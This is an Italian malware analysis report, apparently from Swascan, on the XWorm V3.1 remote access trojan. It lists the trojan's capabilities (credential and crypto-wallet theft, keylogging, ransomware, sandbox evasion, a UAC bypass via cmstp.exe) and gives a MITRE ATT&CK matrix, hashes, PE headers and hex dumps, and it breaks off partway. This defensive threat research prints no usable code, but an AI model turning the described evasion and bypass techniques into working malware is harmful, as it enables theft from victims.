Swascan
TINEXTA GROUP

XWorm Darknet:
analisi malware

www.swascan.com

Elementi importanti dell'analisi:

- Distribuzione del codice sorgente di malware XWorm e RATs via forums Darknet
- Presenza di tasks di persistenza
- Moduli di data logging e data stealing
- Presenza di moduli ransomware interni a RAT threats
- Cryptowallets stealing
- Connessioni C&C
- Threats vendibili sul mercato nero e personalizzabili da qualunque threat actor
- Attributi dell'infection kill chain hardcoded nel codice sorgente
- Anti-Analysis, Anti-VM, Anti-Sandboxing ed evasion
- Remote access management con i protocolli RDP e VNC
- Mutexes harcoded nel codice sorgente
- UAC bypasses mediante il processo cmstp.exe

Introduzione 3
Analisi XWorm 3
IOCs XWorm: 108
XWorm regola YARA: 108
Conclusioni 109
Riferimenti 109


Introduzione

Nella presente analisi è stato preso in considerazione un malware sample ***XWorm*** ottenuto da un forum Darknet che permette il download del codice sorgente e dei samples compilati solo nel caso in cui vi è una reaction del post da parte di un utente.

XWorm è una tipologia di threat RAT (Remote Access Trojan) venduto nella Darknet in maniera illecita e ha come obiettivo quello di sottrarre informazioni e dati sensibili agli utenti vittima, tra cui dati di login, informazioni dei cryptowallets, accounts con anche capacità di keylogging. Il threat ha iniziato a circolare in rete da Luglio 2022. All'interno del post del forum su Darkweb, dal quale è stata scaricata, la minaccia viene distribuita mediante un pacchetto SFX autoestraente.

Analisi XWorm

Il sample XWorm sottoposto ad analisi possiede come hash (l'artefatto estratto dall'archivio SFX.exe) **37a9fdc56e605d2342da88a6e6182b4b**.





Matrice MITRE:


Mitre Att&ck Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 Scheduled Task/Job	1 Masquerading	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	5 1 Virtualization/ Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	5 1 Virtualization/ Sandbox Evasion	Security Account Manager	1 Application Window Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/ Decode Files or Information	NTDS	2 4 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 2 Obfuscated Files or Information	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Il sample è stato compilato con Visual C/C++ 2013-2017





Info
Type
PE32
Offset
00000000
Size
019ecc04
Comment
Save
Reload
File name: C:/Users/IEUser/Desktop/Worm e RAT/XWorm_V3.1/XWorm V3.1/XWorm V3.1.sfx.exe
Size: 27184132(25.92 MB)
MD5: d3e621c2d9c5830c44b655257c027867
SHA1: da8f9fc8175e4325724418b2821a79a2d570f347
Entropy: 7.99931(packed)
Operation system: Windows(XP)
Architecture: I386
Mode: 32-bit
Type: GUI
Endianess: LE
Entry point(Address): 0041cab5
Entry point(Offset): 0001beb5
Entry point(Relative address): 0001cab5
Entry point(Bytes): e899040000e980feffff3b0db8914300f27502f2c3f2e90f060000836104008bc183610800c7410460ff4200
Entry point(Signature): e8.....e9.....3b0d.....f275..f2c3f2e9.....8361....8bc18361....c741.....
Entry point(Signature)(Rel): e8$$$$$$$$558bec83ec..8365....8365....a1.....5657bf.....
Close



die
Address
Hex
Symbols
0001:beb5 e8 99 04 00 00 e9 80 fe ff ff 3b 0d b8 91 43 00 .....;...C.
0001:bec5 f2 75 02 f2 c3 f2 e9 0f 06 00 00 83 61 04 00 8b .u.....a...
0001:bed5 c1 83 61 08 00 c7 41 04 60 ff 42 00 c7 01 fc 08 ..a...A.`.B.....
0001:bee5 43 00 c3 55 8b ec 56 ff 75 08 8b f1 e8 44 38 ff C..U..V.u....D8.
0001:bef5 ff c7 06 08 09 43 00 8b c6 5e 5d c2 04 00 83 61 .....C...^]....a
0001:bf05 04 00 8b c1 83 61 08 00 c7 41 04 10 09 43 00 c7 .....a...A...C..
0001:bf15 01 08 09 43 00 c3 55 8b ec 83 ec 0c 8d 4d f4 e8 ...C..U.....M..
0001:bf25 a7 ff ff ff 68 58 6c 43 00 8d 45 f4 50 e8 cd 28 ....hXlC..E.P..(
0001:bf35 00 00 cc 55 8b ec 83 ec 0c 8d 4d f4 e8 bd ff ff ...U.....M.....
0001:bf45 ff 68 8c 6e 43 00 8d 45 f4 50 e8 b0 28 00 00 cc .h.nC..E.P..(...
0001:bf55 e9 76 4b 00 00 ff 25 1c f2 42 00 68 30 fd 41 00 .vK...%..B.h0.A.
0001:bf65 64 ff 35 00 00 00 00 8b 44 24 10 89 6c 24 10 8d d.5.....D$..l$..
Hex
0001beb5
0001beb5
00
Close



Stud_PE editing : "XWorm V3.1.sfx.exe" - [32bit app]
File Edit Tools Help
c:\users\ieuser\desktop\worm e rat\xworm_v3.1\xworm v3.1\xworm v3.1.sfx.exe
Headers Dos Sections Functions Resources Signature
HEADERS (Coff+Optional)
0001CAB5 EntryPoint (rva)
0001BEB5 EntryPoint (raw)
00400000 ImageBase
00061000 Size of Image
00001000 Sections Alignment
00000200 File Alignment
0006 Number of sections
0102 Characteristics
DATA DIRECTORY
RVA Size Raw
Import Table 00037DA4 00000028 000371A4
Export Table 00037D70 00000034 00037170
Data Dir : IMAGE_DIR_ENTRY_RESOURCE
GoHex ++ 0005A000 00004680 00038C00
Basic HEADERS tree view in hexeditor
SAVE to file
Visit Stud_PE Forum <- News Here
Test' it
Rva<=>Raw
File Compare
OK


Memory map
Save
Type
PE32
File offset 00000400
Virtual address 00401000
Relative virtual address 00001000
Mode 32-bit
Endianness LE
Architecture I386
Memory map
Offset Address Size Name
00000000 00400000 00000400 PE Header
ffffffff 00400400 00000c00 PE Header
00000400 00401000 0002e000 Section(0)['.text']
0002e400 0042f000 00009a00 Section(1)['.rdata']
ffffffff 00438a00 00000600 Section(1)['.rdata']
00037e00 00439000 00000c00 Section(2)['.data']
ffffffff 00439c00 0001f400 Section(2)['.data']
00038a00 00459000 00000200 Section(3)['.gfids']
ffffffff 00459200 00000e00 Section(3)['.gfids']
00038c00 0045a000 00004800 Section(4)['.rsrc']
Hex
Address Hex Symbols
0000:0400 55 8b ec 8b 4d 0c 56 57 8b 7d 08 85 c9 75 03 8d U...M.VW.}...u..
0000:0410 4f 20 8b 45 10 89 47 30 8b 45 14 89 47 34 8d 47 O .E..G0.E..G4.G
0000:0420 18 50 57 68 23 11 40 00 51 e8 5c 02 02 00 8b f0 .PWh#.@.Q.\.....
0000:0430 83 c4 10 85 f6 74 0d 7e 1e 0f b7 f6 81 ce 00 00 .....t.~........
0000:0440 07 80 eb 13 8b 4f 04 0f b7 01 50 51 6a 02 57 e8 .....O....PQj.W.
0000:0450 09 00 00 00 83 c4 10 5f 8b c6 5e 5d c3 55 8b ec ...._..^].U..
0000:0460 ff 75 14 8b 45 08 ff 75 10 ff 75 0c ff 70 1c ff .u..E..u..u..p..
0000:0470 70 18 e8 53 02 02 00 83 c4 14 85 c0 7e 08 0f b7 p..S........~...
0000:0480 c0 0d 00 00 07 80 5d c3 55 8b ec 56 8b 75 08 ff ......].U..V.u..
0000:0490 76 1c ff 76 18 e8 73 02 02 00 83 66 18 00 83 66 v..v..s....f...f
0000:04a0 1c 00 59 59 5e 5d c3 55 8b ec 8b 45 0c 33 d2 56 ..YY^].U...E.3.V
Close





Tra le funzioni importate dalla libreria KERNEL32.dll vi sono dettagli di *DeleteFileW, CreateHardLinkW, GetShortPathNameW* e *GetLongPathNameW:*






Tra le risorse incluse possiamo notare ***"GETPASSWORD1":***




